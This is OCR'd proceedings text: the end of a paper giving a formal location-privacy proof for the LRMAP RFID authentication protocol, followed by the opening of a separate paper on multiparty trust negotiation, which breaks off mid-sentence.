The following notations are used for the entities and computational operations to simplify the description.

ID	:	identity of a tag, k bits
HID	:	hashed value of ID, k bits
PID	:	previous identity of a tag used in previous session, k bits
r_R	:	random number generated by reader $\mathcal{R}$
r_T	:	random number generated by tag $\mathcal{T}$
$Query$	:	request generated by $\mathcal{R}$
$SYNC$	:	parameter used to check whether both $\mathcal{T}$ and $\mathcal{DB}$ succeeded in ID updating simultaneously or not, 1 bit
$H()$	:	one-way hash function, $H : \{0,1\}^* \rightarrow \{0,1\}^k$
$L(m)$	:	left half of input message m
$R(m)$	:	right half of input message m
$\|\|$	:	concatenation of two inputs
$\overset{?}{=}$	:	comparison of two inputs

In LRMAP (see Fig 4), $\mathcal{DB}$ manages ID, HID and PID for each $\mathcal{T}$ in $\mathcal{DB}$'s field. According to the state of $\mathcal{T}$'s previous session, $\mathcal{DB}$ finds ID for the current session or PID used for the previous session by comparing the received P with HID and PID. After authenticating $\mathcal{T}$, it updates $\mathcal{T}$'s ID and transmits a message for authentication of $\mathcal{DB}$.




Fig. 4. LRMAP: Lightweight and resynchronous mutual authentication protocol

$\mathcal{T}$ emits $P = H(ID)$ or $P = H(ID \| r_T)$ according to the state of *SYNC* in response to a query from $\mathcal{R}$. If $\mathcal{T}$ does not receive the last message from $\mathcal{R}$ due to a communication malfunction or the verification procedure failure, the *SYNC* state is set as 1 and $\mathcal{T}$ responds with $P = H(ID \| r_T)$ to $\mathcal{R}$ in the next session. In the case the protocol finished normally, the *SYNC* state becomes 0 and $\mathcal{T}$ transmits $P = H(ID)$ in the next session.

$\mathcal{R}$ broadcasts a query to $\mathcal{T}$ with a random number r_R and receives the information related to the authentication from $\mathcal{T}$, such as hashed values and random number r_T. It then forwards the messages received from $\mathcal{T}$ to $\mathcal{DB}$. After $\mathcal{DB}$ authenticates $\mathcal{T}$, $\mathcal{R}$ transmits the received message from $\mathcal{DB}$ to $\mathcal{T}$.

A step by step description of LRMAP is given below.

1. $\mathcal{R}$ chooses a random number r_R and broadcasts it to $\mathcal{T}$ with a $Query$.
2. $\mathcal{T}$ selects a random number r_T and computes P differently according to the state of *SYNC*. If $SYNC = 0$, then $P = H(ID)$, otherwise $P = H(ID \| r_T)$ using r_T generated by itself. It then computes $Q = H(ID \| r_T \| r_R)$ and sets the *SYNC* field as 1. $\mathcal{T}$ transmits $P, L(Q)$ and r_T to $\mathcal{R}$ in response to the $Query$, $\mathcal{R}$ forwards the messages received from $\mathcal{T}$ to $\mathcal{DB}$ together with r_R generated by itself in step 1.
3. $\mathcal{DB}$ first compares the received $P = H(ID)$ with the *HID* values saved in the database. If the values match, $\mathcal{DB}$ regards the *ID* as the identity of $\mathcal{T}$ requesting authentication. This is a general case when the previous session is closed normally. If $\mathcal{DB}$ cannot find the *HID* in the first searching case, it then computes $H(ID \| r_T)$ with the received r_T and compares it with P. If the tag's response messages were blocked in the previous session, that is, $SYNC = 1$ and two *ID*s in the $\mathcal{DB}$ and tag are not updated, then $\mathcal{DB}$ finds a match with the *ID* of $\mathcal{T}$ in the second searching case. However, if $\mathcal{DB}$ cannot

find the ID of tag in the above two cases, it then computes $H(PID\|r_T)$ and compares it with P. $\mathcal{DB}$ finds a match with the PID of $\mathcal{T}$ when the reader's last messages were blocked in the previous session, that is, $SYNC = 1$ and $\mathcal{DB}$ updated the ID, yet the tag's ID was not updated. If $\mathcal{DB}$ cannot find the identity of $\mathcal{T}$ in the above three cases, it halts the searching of ID and can order $\mathcal{R}$ to query again in order to restart the process from the first step. If $\mathcal{DB}$ finds the ID or PID in the three searching cases, then it computes $Q' = H(PID\|r_T\|r_R)$ [4] and verifies that the following equation is satisfied:

$$L(Q') \stackrel{?}{=} L(Q). \tag{1}$$

If equation (1) is satisfied, $\mathcal{DB}$ computes $R(Q')$, transmits it to $\mathcal{R}$, and updates the HID for the next session. That is, it computes $ID = H(PID\|r_R)$ and updates $HID = H(ID)$.

4. $\mathcal{R}$ delivers the message $R(Q')$ received from $\mathcal{DB}$ to $\mathcal{T}$.
5. To verify the correctness of $R(Q')$, $\mathcal{T}$ tests the following equation:

$$R(Q) \stackrel{?}{=} R(Q'), \tag{2}$$

If equation (2) is correct, $\mathcal{T}$ updates the identity as $ID = H(ID\|r_R)$, then sets the $SYNC$ value to 0.

5.2 Analysis of LRMAP

We now perform a formal analysis of LRMAP. For the detailed basic analysis, refer to [4]. With our formal proof model, LRMAP guarantees strong location privacy, as shown in the following Theorem 1. To induce Theorem 1, we first prove the following lemmas.

Lemma 1. *LRMAP guarantees indistinguishability for any polynomial bounded adversary $\mathcal{A}$ ($\mathcal{A}_\mathcal{P}$ or $\mathcal{A}_\mathcal{A}$), i.e., any security parameter k and $\mathcal{A}$'s computational boundary e_1, e_2, r_1 and r_2, where e_1, e_2, r_1 and r_2 is the number of $\mathsf{Execute}$, $\mathsf{Execute*}$, Reply, and $\mathsf{Reply*}$, respectively.*

Proof: We use a similar proof method described in [8] [5].

First, we show LRMAP guarantees weak location privacy for $\mathcal{A}_\mathcal{P}$. For this, we specify the simulators $\mathsf{Sim}^{\mathsf{Exe}}$ and $\mathsf{Sim}^{\mathsf{Exe*}}$ for $\mathcal{T}_c$ in $\mathcal{AG}^{\mathsf{Indis}}$. $\mathsf{Sim}^{\mathsf{Exe}}$ and $\mathsf{Sim}^{\mathsf{Exe*}}$ do not know the value of b or any secret key k_c for $\mathcal{T}_c$. $\mathcal{A}_\mathcal{P}$'s interaction with $\mathsf{Sim}^{\mathsf{Exe}}$ and $\mathsf{Sim}^{\mathsf{Exe*}}$ will be computationally indistinguishable from an interaction with $\mathcal{T}_c$. Therefore, we suppose that $\mathcal{A}_\mathcal{P}$ gains no knowledge from its interaction with $\mathcal{T}_c$ in a real RFID system $\mathcal{S}$.

Note that $\mathcal{A}_\mathcal{P}$ chooses the challenge tag $\mathcal{T}_c$ from the un-revealed tags. Let L be the full list of the real quintuplets $(rn_1, hv_1, hv_2, rn_2, hv_3)$ outputted by $\mathcal{T}_c$

[4] Since ID is updated into PID after finding ID from HID, $Q' = H(PID\|r_T\|r_R)$ is computed regardless of PID or ID.

[5] Even though the defined attack games between our model and [8] are different, a similar proof can be used because both are based on the impossibility of distinguishing any two values.

during the challenge phase of the game, where hv_i means a hashed value for $i = 1, 2, 3$ and rn_j is a random number for $j = 1, 2$. During the challenge phase, $\mathsf{Sim}^{\mathsf{Exe}}$ simulates the result of a $\mathsf{Execute}$ call to $\mathcal{T}_c$ by generating $(r_{R,i}, P'_i = H(ID_i), L'_i(Q), r_{T,i}, R'_i(Q))$ for $i \leq \#\mathsf{Execute} = e_1$ and appending it to a list L'_1.

Similarly, $\mathsf{Sim}^{\mathsf{Exe*}}$ simulates the result of a $\mathsf{Execute*}$ call to $\mathcal{T}_c$ by generating $(r_{R,j}, P''_j = H(ID_j \| r_{T,j}), L''_j(Q), r_{T,j}, R''_j(Q))$ for $j \leq \#\mathsf{Execute*} = e_2$ and appending it to a list L''_1.

Note that L'_1 and L''_1 are empty at the beginning of the challenge phase and $q - 1 = e_1 + e_2$, where $q - 1$ means the maximum number of the queries executed by $\mathcal{A}_{\mathcal{P}}$ for $\mathcal{T}_c$'s instance. In addition to any valid tag quintuplets outputted by $\mathsf{Sim}^{\mathsf{Exe}}$ and $\mathsf{Sim}^{\mathsf{Exe*}}$, $\mathcal{DB}$ includes any quintuplet in L'_1 and L''_1.

In order for $\mathcal{A}_{\mathcal{P}}$ to distinguish between the simulated challenge phase and a real challenge phase, $\mathcal{A}_{\mathcal{P}}$ must be able to determine that some quintuplet $(r_R, P', L'(Q), r_T, R'(Q)) \in L'_1$ is invalid for $\mathcal{T}_c$. As a necessary condition for this determination, $\mathcal{A}_{\mathcal{P}}$ must identify a quintuplet $(r_R, P = H(ID), L(Q), r_T, R(Q))$ that is valid for $\mathcal{T}_c$, but such that $P \neq P', L(Q) \neq L'(Q)$ and $R(Q) \neq R'(Q)$. That is, $\mathcal{A}_{\mathcal{P}}$ has to remove an invalid $(r_R, P', L'(Q), r_T, R'(Q))$ from L'_1 to show that the correct $\mathsf{Sim}^{\mathsf{Exe}}$ is present.

Consequently, one of the following two conditions must occur at some point in the course of the challenge phase of the game.

1. *There is a random number pair (r_R, r_T) such that $(r_R, P', L'(Q), r_T, R'(Q)) \in L'_1$ and $(r_R, P, L(Q), r_T, R(Q)) \in L$ for some pair (X, Y), where $X = (P', L'(Q), R'(Q)) \in L'_1$, $Y = (P, L(Q), R(Q)) \in L$ and $P \neq P', L(Q) \neq L'(Q)$ and $R(Q) \neq R'(Q)$*: Since $\mathcal{A}_{\mathcal{P}}$ may make at most e_1 $\mathsf{Execute}$ calls to $\mathcal{T}_c$, we have $Min(\#\mathsf{Execute}, |L|) = e_1$, where $\#\mathsf{Execute} = e_1$ and $|L| = q - 1$. As r_R and r_T are random k-bit values, and thus the space of random numbers is 2^k, it follows that this condition occurs with probability at most $e_1^2/2^k$.
2. *For a pair $(r_R, r_T) \in L'_1, L$, $\mathcal{A}_{\mathcal{P}}$ directly computes $P, L(Q)$ and $R(Q)$ that are equal to X or Y*: Since $L(Q) \| R(Q) = H(ID \| r_T \| r_R)$ and $P = H(ID)$, $\mathcal{A}_{\mathcal{P}}$ first must be able to find out *ID*. At this time, the probability of recovering *ID* from $H(ID)$ is $1 - (1 - 1/2^k)^{e_1}$, given that e_1 $\mathsf{Execute}$ queries are called, in which it is approximately $e_1/2^k$ provided that e_1 is small compared to 2^k. Similarly, the probability of knowing *ID* from $L(Q)$ and $R(Q)$ is $e_1/2^{(k/2)}$ and $e_1/2^{(k/2)}$, respectively.

Therefore, $\mathcal{A}_{\mathcal{P}}$ can distinguish $\mathsf{Sim}^{\mathsf{Exe}}$ from $\mathcal{T}_c$ with probability at most $e_1^2/2^k + e_1/2^k + e_1/2^{(k/2)} + e_1/2^{(k/2)}$, which is negligible for polynomial bounded $\mathcal{A}_{\mathcal{P}}$.

With the similar method, $\mathcal{A}_{\mathcal{P}}$ must be able to determine that some quintuplet $(r_R, P'', L''(Q), r_T, R''(Q)) \in L''_1$ is invalid for $\mathcal{T}_c$. In other words, $\mathcal{A}_{\mathcal{P}}$ must identify a quintuplet $(r_R, P = H(ID \| r_T), L(Q), r_T, R(Q))$ that is valid for $\mathcal{T}_c$, but such that $P \neq P'', L(Q) \neq L''(Q)$ and $R(Q) \neq R''(Q)$. Finally, $\mathcal{A}_{\mathcal{P}}$ rules out invalid quintuplets from L''_1 to show that $\mathsf{Sim}^{\mathsf{Exe*}}$ is present.

Consequently, $\mathcal{A}_{\mathcal{P}}$ can distinguish $\mathsf{Sim}^{\mathsf{Exe*}}$ from $\mathcal{T}_c$ with probability at most $e_2^2/2^k + e_2/2^k + e_2/2^{(k/2)} + e_2/2^{(k/2)}$, which is negligible for polynomial bounded $\mathcal{A}$, where e_2 is the maximum number of $\mathsf{Execute*}$ calls.

Next, we show that indistinguishability is also guaranteed for $\mathcal{A}_{\mathcal{A}}$ in LRMAP. Note, $\mathcal{A}_{\mathcal{A}}$ can insert or modify messages in the real RFID communication in addition to eavesdropping.

For this reason, we additionally define some simulators $\mathsf{Sim}^{\mathsf{Que}}$, $\mathsf{Sim}^{\mathsf{Rep}}$, $\mathsf{Sim}^{\mathsf{Rep*}}$ and $\mathsf{Sim}^{\mathsf{For}}$ for $\mathcal{T}_c$ in $\mathcal{AG}^{\mathsf{Indis}}$. The simulators do not know the value of a fair coin b or any secret key k_c for $\mathcal{T}_c$. $\mathcal{A}_{\mathcal{A}}$'s interaction with $\mathsf{Sim}^{\mathsf{Que}}$, $\mathsf{Sim}^{\mathsf{Rep}}$, $\mathsf{Sim}^{\mathsf{Rep*}}$ and $\mathsf{Sim}^{\mathsf{For}}$ will be computationally indistinguishable from an interaction with $\mathcal{T}_c$. Therefore, we suppose that $\mathcal{A}_{\mathcal{A}}$ does not gain knowledge from its interaction with $\mathcal{T}_c$ in a real RFID system $\mathcal{S}$.

During the challenge phase, $\mathsf{Sim}^{\mathsf{Que}}$ simulates the result of a Query call to $\mathcal{T}_c$ by generating a random number $r'_{R,i}$ for $i \leq \#\mathsf{Query} = q - 1$ and appending it to a list M_0.

$\mathsf{Sim}^{\mathsf{Rep}}$ and $\mathsf{Sim}^{\mathsf{Rep*}}$ simulate the result of a Reply and $\mathsf{Reply*}$ call to $\mathcal{T}_c$, respectively. While $\mathsf{Sim}^{\mathsf{Rep}}$ generates $(P'_j = H(ID_j), L'_j(Q), r'_{T,j})$ for $j \leq \#\mathsf{Reply} = r_1$ and appends it to a list M'_1, $\mathsf{Sim}^{\mathsf{Rep*}}$ makes $(P''_k = H(ID_k \| r''_{T,k}), L''_k(Q), r''_{T,k})$ for $k \leq \#\mathsf{Reply*} = r_2$ and appends it to a list M''_1, in which $r_1 + r_2 = q - 1$.

Meanwhile, $\mathsf{Sim}^{\mathsf{For}}$ simulates the result of a $\mathsf{Forward}_2$ call to $\mathcal{T}_c$ by generating $R'_i(Q)$ for $i \leq \#\mathsf{Forward}_2 = q - 1$ and appending it in a list M_2.

To simplify the analysis, here we assume that the result of $\mathsf{Sim}^{\mathsf{Que}}$ influences the simulated results of $\mathsf{Sim}^{\mathsf{Rep}}$, $\mathsf{Sim}^{\mathsf{Rep*}}$ and $\mathsf{Sim}^{\mathsf{For}}$. This is because $r'_{R,i}$ outputted by $\mathsf{Sim}^{\mathsf{Que}}$ is included in the computation of $Q = H(ID \| r_T \| r_R)$ of $\mathsf{Sim}^{\mathsf{Rep}}$, $\mathsf{Sim}^{\mathsf{Rep*}}$ and $\mathsf{Sim}^{\mathsf{For}}$, where $r'_{R,i} = r_R$. Of course, we can consider the random number $r'_{R,i}$ is independent of r_R in Q, i.e., $r'_{R,i} \neq r_R$, which causes the complicated analysis.

Recall that $\mathcal{A}_{\mathcal{A}}$ selects the challenge tag $\mathcal{T}_c$ from the un-revealed tags, and L is the full list of quintuplets $(rn_1, hv_1, hv_2, rn_2, hv_3)$ outputted by $\mathcal{T}_c$ during the challenge phase of the game. Note that M_0, M'_1, M''_1 and M_2 are empty at the beginning of the challenge phase.

In order for $\mathcal{A}_{\mathcal{A}}$ to distinguish between the simulated challenge phase and a real phase, $\mathcal{A}_{\mathcal{A}}$ must determine that some triplet $(P', L'(Q), r_T) \in M'_1$ is invalid for $\mathcal{T}_c$. For this, $\mathcal{A}_{\mathcal{A}}$ must identify a triplet $(P = H(ID), L(Q), r_T)$ that is valid for $\mathcal{T}_c$, but such that $P' \neq P$ and $L'(Q) \neq L(Q)$. In other words, $\mathcal{A}_{\mathcal{A}}$ has to remove an invalid $(P, L'(Q), r_T)$ to show that $\mathsf{Sim}^{\mathsf{Rep}}$ is present.

Consequently, one of the following two cases must occur at some point in the course of the challenge phase of the game.

1. *There is a random number r_T such that $(P', L'(Q), r_T) \in M'_1$ and $(P, L(Q), r_T) \in L$ for some pair (X, Y), where $X = (P', L'(Q)) \in M'_1$ and $Y = (P, L(Q)) \in L$*: Since $\mathcal{A}_{\mathcal{A}}$ may execute at most r_1 Reply calls to $\mathcal{T}_c$, we have $Min(\#\mathsf{Reply}, |L|) = e_1$, where $\#\mathsf{Reply} = r_1$ and $|L| = q - 1$. As r_T is a random k-bit value, and thus the space of random number is 2^k, it follows that this case occurs with probability at most $r_1^2/2^k$.
2. *For a random number $r_T \in M'_1, L$, $\mathcal{A}_{\mathcal{A}}$ computes the values corresponding to X or Y*: Since $L(Q)$ is the bit string from MSB to half of $H(ID \| r_T \| r_R)$ and $P = H(ID)$, $\mathcal{A}_{\mathcal{A}}$ must know *ID* and r_R to compute $L(Q)$ or P corresponding to X or Y. Given that at most r_1 Reply queries are called, the probability of recovering *ID* is $r_1/2^{(k/2)}$.

Therefore, $\mathcal{A}_{\mathcal{A}}$ can distinguish $\mathsf{Sim}^{\mathsf{Rep}}$ from $\mathcal{T}_c$ with probability at most $r_1^2/2^k + r_1/2^{(k/2)}$, which is negligible for polynomial bounded $\mathcal{A}_{\mathcal{A}}$.

With the similar method, $\mathcal{A}_{\mathcal{A}}$ can distinguish $\mathsf{Sim}^{\mathsf{Rep*}}$ from $\mathcal{T}_c$ with probability at most $r_2^2/2^k + r_2/2^{(k/2)}$, which is also negligible for polynomial bounded $\mathcal{A}_{\mathcal{A}}$. Meanwhile, $\mathcal{A}_{\mathcal{A}}$ can distinguish $\mathsf{Sim}^{\mathsf{For}}$ from $\mathcal{T}_c$ with probability at most $(q-1)/2^{(k/2)}$, which is also negligible for polynomial bounded $\mathcal{A}_{\mathcal{A}}$.

We omit the analysis of $\mathcal{A}_{\mathcal{A}}$'s $\mathsf{Sim}^{\mathsf{Exe}}$ and $\mathsf{Sim}^{\mathsf{Exe*}}$ because $\mathcal{A}_{\mathcal{A}}$'s execution for Execute and Exectue* oracles is the same with $\mathcal{A}_{\mathcal{P}}$'s one. □

Next, forward secrecy in LRMAP is guaranteed by the following Lemma 2.

Lemma 2. *LRMAP guarantees forward secrecy for any polynomial bounded adversary $\mathcal{A}$ ($\mathcal{A}_{\mathcal{P}}$ or $\mathcal{A}_{\mathcal{A}}$), any security parameter k and $\mathcal{A}$'s computational boundary e_1, e_2, r_1, r_2 and f, where e_1, e_2, r_1, r_2 and f is the number of Execute, Execute*, Reply, Reply*, and Forward$_2$, respectively.*

Proof: we show LRMAP guarantees forward secrecy for $\mathcal{A}_{\mathcal{P}}$ [6].

In the challenge phase, $\mathcal{A}_{\mathcal{P}}$ makes e_1 Execute and e_2 Execute* calls for $(n-1)$'s each tag except $\mathcal{T}_c$ as in the learning phase. At this time, let $\mathcal{A}_{\mathcal{P}}$'s advantage for recovering $\mathcal{T}_i$'s ID_i be $\mathsf{Adv}^{\mathsf{Rec}}_{\mathcal{A}_{\mathcal{P}},\mathcal{T}}(k)$ from the collected transaction of Execute and Execute* queries. In other words, the probability of finding out ID_i from a quintuplet $(r_{R,i}, P_i, L_i(Q), r_{T,i}, R_i(Q))$ is $2-(1-1/2^k)^{e_1}-(1-1/2^k)^{e_2}$, given e_1 Execute queries and e_2 Execute* queries for $\mathcal{T}_i$, where $P_i = H(ID_i)$ or $P_i = H(ID_i \| r_{R,i})$ and $i = 1, \ldots, n-1$.

Meanwhile, when $\mathcal{A}_{\mathcal{P}}$ is given a random value or $\mathcal{T}_c$'s real message in response of Test query, it must be able to compute $P_c, L_c(Q), R_c(Q)$ corresponding to $\mathcal{T}_c$'s $(i-1)$th instance for the correct guessing, i.e., $b = b'$, where $Q = H(ID_c \| r_T \| r_R)$. As the necessary condition, $\mathcal{A}_{\mathcal{P}}$ has to recover ID_c from ith instance $H(ID)$, where $ID = H(ID_c \| r_T)$. Note that $\mathcal{A}_{\mathcal{P}}$ already knows ID related to ith instance with $\mathsf{Reveal}(\mathcal{T}_c, i)$. We now define $\mathcal{A}_{\mathcal{P}}$'s advantage for guessing the correct fair coin b as $\mathsf{Adv}^{\mathsf{FS}}_{\mathcal{A}_{\mathcal{P}},\mathcal{S}}(k)$, thus the following equation is induced:

$$\begin{aligned}
\mathsf{Adv}^{\mathsf{FS}}_{\mathcal{A}_{\mathcal{P}},\mathcal{S}}(k) &\leq \mathsf{Adv}^{\mathsf{Rec}}_{\mathcal{A}_{\mathcal{P}},\mathcal{T}_1}(k) + \mathsf{Adv}^{\mathsf{Rec}}_{\mathcal{A}_{\mathcal{P}},\mathcal{T}_2}(k) + \cdots + \mathsf{Adv}^{\mathsf{Rec}}_{\mathcal{A}_{\mathcal{P}},\mathcal{T}_{\ -1}}(k) \\
&\leq (n-1) \cdot \mathsf{Adv}^{\mathsf{Rec}}_{\mathcal{A}_{\mathcal{P}},\mathcal{T}_1}(k) \\
&\leq (n-1) \cdot \{2 - (1 - \frac{1}{2^k})^{e_1} - (1 - \frac{1}{2^k})^{e_2}\} \\
&\simeq (n-1) \cdot \frac{e_1 + e_2}{2^k}
\end{aligned}$$

From the above equation, $\mathcal{A}_{\mathcal{P}}$ can distinguish a random value from the real message with probability at most $(n-1) \cdot (e_1 + e_2)/2^k$, which is negligible for polynomial bounded A_P.

[6] A passive adversary $\mathcal{A}_{\mathcal{P}}$ cannot execute direct and stronger attacks such as break-in, compromising of a tag, reveal of tag's memory, etc. except eavesdropping. That is, $\mathcal{A}_{\mathcal{P}}$ is generally not allowed to execute Reveal. However, when considering a disclosure of tag's internal state due to the tag holder's carelessness, it is modeled with Reveal. Therefore, we assume that $\mathcal{A}_{\mathcal{P}}$ calls Reveal throughout the paper.

With the similar method, we can show that forward secrecy for $\mathcal{A}_{\mathcal{A}}$ is satisfied in LRMAP. When the maximum number of Reply, $\mathsf{Reply*}$ and $\mathsf{Forward}_2$ for $(n-1)$'s $\mathcal{T}_i$ is r_1, r_2 and f, respectively, the adversary $\mathcal{A}_{\mathcal{A}}$ can correctly guess b' with probability at most $(n-1)\cdot(r_1+r_2+f)/2^{(k/2)}+(n-1)\cdot(r_1+r_2)/2^k$, which is negligible for polynomial bounded $\mathcal{A}_{\mathcal{A}}$.

We omit the analysis of $\mathcal{A}_{\mathcal{A}}$'s $\mathsf{Sim}^{\mathsf{Exe}}$ and $\mathsf{Sim}^{\mathsf{Exe*}}$ because $\mathcal{A}_{\mathcal{A}}$'s execution for $\mathsf{Execute}$ and $\mathsf{Exectue*}$ oracles is the same as $\mathcal{A}_{\mathcal{P}}$'s one. □

From Lemma 1, Lemma 2 and Definition 3, we can induce the following security theorem.

Theorem 1. (LRMAP: Strong Location Privacy). *LRMAP guarantees strong location privacy for any polynomial bounded adversary $\mathcal{A}$ ($\mathcal{A}_{\mathcal{P}}$ or $\mathcal{A}_{\mathcal{A}}$), any security parameter k and $\mathcal{A}$'s computational boundary e_1, e_2, r_1, r_2 and f, where e_1, e_2, r_1, r_2 and f is the number of Execute, Execute*, Reply, Reply*, and $\mathsf{Forward}_2$, respectively.*

6 Conclusion and Future Work

We proposed a new formal proof model for provable location privacy in RFID systems, in which two attack games are defined for indistinguishability and forward secrecy. That is, we considered not only passive/active attacks to the message flows, but also physical attacks for disclosing tag's internal state. Thus, the proposed model is practical for real-world RFID systems. We further applied our model to analyze location privacy of an existing RFID protocol LRMAP. With the similar method, our model can be applied to the RFID protocols based on hash function [5,10,12,16] for provable location privacy.

As the future work, we will consider an authentication model suitable for the RFID environment using the previously defined oracles. In this case, we have to consider both the secure channel between a database and a reader and the insecure channel between the reader and tags. It will be possible by inducing the notion of matching conversation proposed by Bellare and Rogaway [2].

Acknowledgement

We would like to thank anonymous reviewers for their helpful comments to improve our manuscript. This research was supported by the MKE (Ministry of Knowledge Economy) of Korea, under the ITRC support program supervised by the IITA (IITA-2008-C1090-0801-0026).

References

1. Avoine, G.: Adversarial Model for Radio Frequency Identificatin. Cryptology ePrint Archieve, Report 2005/049 (2005), http://eprint.iacr.org
2. Bellare, M., Rogaway, P.: Entity Authentication and Key Distribution. In: Stinson, D.R. (ed.) CRYPTO 1993. LNCS, vol. 773, pp. 232–249. Springer, Heidelberg (1994)

3. Golle, P., Jakobsson, M., Jules, A., Syverson, P.: Universal Re-encryption for Mixnets. In: Okamoto, T. (ed.) CT-RSA 2004. LNCS, vol. 2964, pp. 163–178. Springer, Heidelberg (2004)
4. Ha, J., Ha, J., Moon, S., Boyd, C.: LRMAP: Lightweight and Resynchronous Mutual Authentication Protocol for RFID System. In: Stajano, F., Kim, H.-J., Chae, J.-S., Kim, S.-D. (eds.) ICUCT 2006. LNCS, vol. 4412, pp. 80–89. Springer, Heidelberg (2007)
5. Henrici, D., Müller, P.: Hash-based Enhancement of Loaction Privacy for Radio Frequency Identification Devices using Varing Identifiers. In: PERCOMW 2004, pp. 149–162. IEEE, Los Alamitos (2004)
6. Juels, A., Pappu, R.: Squealing Euros: Privacy Protection in RFID-enabled Banknotes. In: Wright, R.N. (ed.) FC 2003. LNCS, vol. 2742, pp. 103–121. Springer, Heidelberg (2003)
7. Juels, A., Rivest, R.L., Szydlo, M.: The Blocker Tag: Selective Blocking of RFID Tags for consumer Privacy. In: ACM CCS 2003, pp. 103–111. ACM, New York (2003)
8. Jules, A., Weis, S.A.: Defining Strong Privacy for RFID, Cryptology ePrint Archieve, Report 2006/137 (2006), http://eprint.iacr.org
9. Juels, A.: RFID Security and Privacy: A Research Survey, RSA Laboratories (2005)
10. Li, Y., Cho, Y., Um, N., Lee, S.: Security and Privacy on Authentication for Low-cost RFID. In: Wang, Y., Cheung, Y.-m., Liu, H. (eds.) CIS 2006. LNCS (LNAI), vol. 4456, pp. 788–794. Springer, Heidelberg (2007)
11. Li, Y., Jeong, Y., Sun, N., Lee, S.: Low-cost Authenticatoin Protocol of the RFID System Using Partial ID. In: Wang, Y., Cheung, Y.-m., Liu, H. (eds.) CIS 2006. LNCS (LNAI), vol. 4456, pp. 598–604. Springer, Heidelberg (2007)
12. Lee, S., Asano, T., Kim, K.: RFID Mutual Authentication Scheme based on Synchronized Secret Information. In: SCIS 2006 (2006)
13. Mao, W.: Modern Cryptography, Theory and Practice. Prentice Hall, Englewood Cliffs (2003)
14. Ohkubo, M., Suzuki, K., Kinoshita, S.: Cryptographic Apprach to Privacy-Friendly Tags. In: RFID Privacy Workshop (2003)
15. Ohkubo, M., Suzuki, K., Kinoshita, S.: Hash-Chain Based Forward-Secure Privacy Protection Scheme for Low-Cost RFID. In: SCIS 2004, pp. 719–724 (2004)
16. Rhee, K., Kwak, J., Kim, S., Won, D.: Challenge-Response Based RFID Authentication Protocol for Distributed Database Envirionment. In: Hutter, D., Ullmann, M. (eds.) SPC 2005. LNCS, vol. 3450, pp. 70–84. Springer, Heidelberg (2005)
17. Saito, J., Ryou, J., Sakurai, K.: Enhancing Privacy of Universal Re-encryption Scheme for RFID Tags. In: Yang, L.T., Guo, M., Gao, G.R., Jha, N.K. (eds.) EUC 2004. LNCS, vol. 3207, pp. 879–890. Springer, Heidelberg (2004)
18. Sarma, S.E., Weis, S.A., Engels, D.W.: Radio-Frequency Identification: Security Risks and Challenges, RSA Laboratories, vol. 6(1) (2003)
19. Vaudenay, S.: On Privacy Models for RFID. In: Kurosawa, K. (ed.) ASIACRYPT 2007. LNCS, vol. 4833, pp. 68–87. Springer, Heidelberg (2007)
20. Weis, S.A.: Security and Privacy in Radio-Frequency Identification Devices, MS Thesis, MIT (2003)
21. Weis, S.A., Sarma, S.E., Rivest, R.L., Engles, D.W.: Security and Privacy Aspects of Low-Cost Radio Frequency Identification Systems. In: Hutter, D., Müller, G., Stephan, W., Ullmann, M. (eds.) Security in Pervasive Computing. LNCS, vol. 2802, pp. 285–289. Springer, Heidelberg (2004)

Distributed Authorization by Multiparty Trust Negotiation

Charles C. Zhang and Marianne Winslett

University of Illinois at Urbana-Champaign
Urbana, IL 61801, USA
{cczhang,winslett}@cs.uiuc.edu

Abstract. Automated trust negotiation (ATN) is a promising approach to establishing trust between two entities without any prior knowledge of each other. However, real-world authorization processes often involve online input from third parties, which ATN does not support. In this paper, we introduce *multiparty trust negotiation* (MTN) as a new approach to distributed authorization. We define a Datalog-based policy language, Distributed Authorization and Release Control Logic (DARCL), to specify both authorization and release control policies. DARCL suits the needs of MTN and can also serve as a powerful general-purpose policy language for authorization. To orchestrate the negotiation process among multiple parties without a centralized moderator, we propose the *diffusion negotiation protocol*, a set of message-passing conventions that allows parties to carry out a negotiation in a distributed fashion. Building on top of the diffusion negotiation protocol, we propose two negotiation strategies, both safe and complete, to drive MTN with different tradeoffs between privacy and negotiation speed.

1 Introduction

Conventional authorization systems are *closed* in the sense that all important properties of a user are known in advance, before the user requests authorization. In open distributed systems like the Web, however, often strangers have to interact with one another to receive or provide services. When two parties interact to reach an authorization decision, automated trust negotiation (ATN) is an effective approach to establishing trust without any prior knowledge of each other. Under ATN, each party has authorization policies based on digital credentials to limit outsiders' access to its sensitive resources. When an outsider requests access to a sensitive resource, the ensuing trust negotiation includes a sequence of bilateral credential disclosures. Less sensitive credentials are disclosed first, to build up enough trust to disclose more sensitive credentials. The negotiation ends when the resource owner's authorization policy for access is satisfied, it becomes clear that trust will not be established, or either party breaks off the negotiation. If trust is established, the resource requester is authorized to access the owner's resource.

Real world authorization decisions often involve more than two parties. For example, when one submits an online application for purchase of automobile insurance, the insurance company needs to evaluate the buyer's driving record and credit scores to reduce the risk of the sale. The authorization process can be decomposed into a number of two-party negotiations, i.e., one negotiation between the insurance company and

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 282–299, 2008.

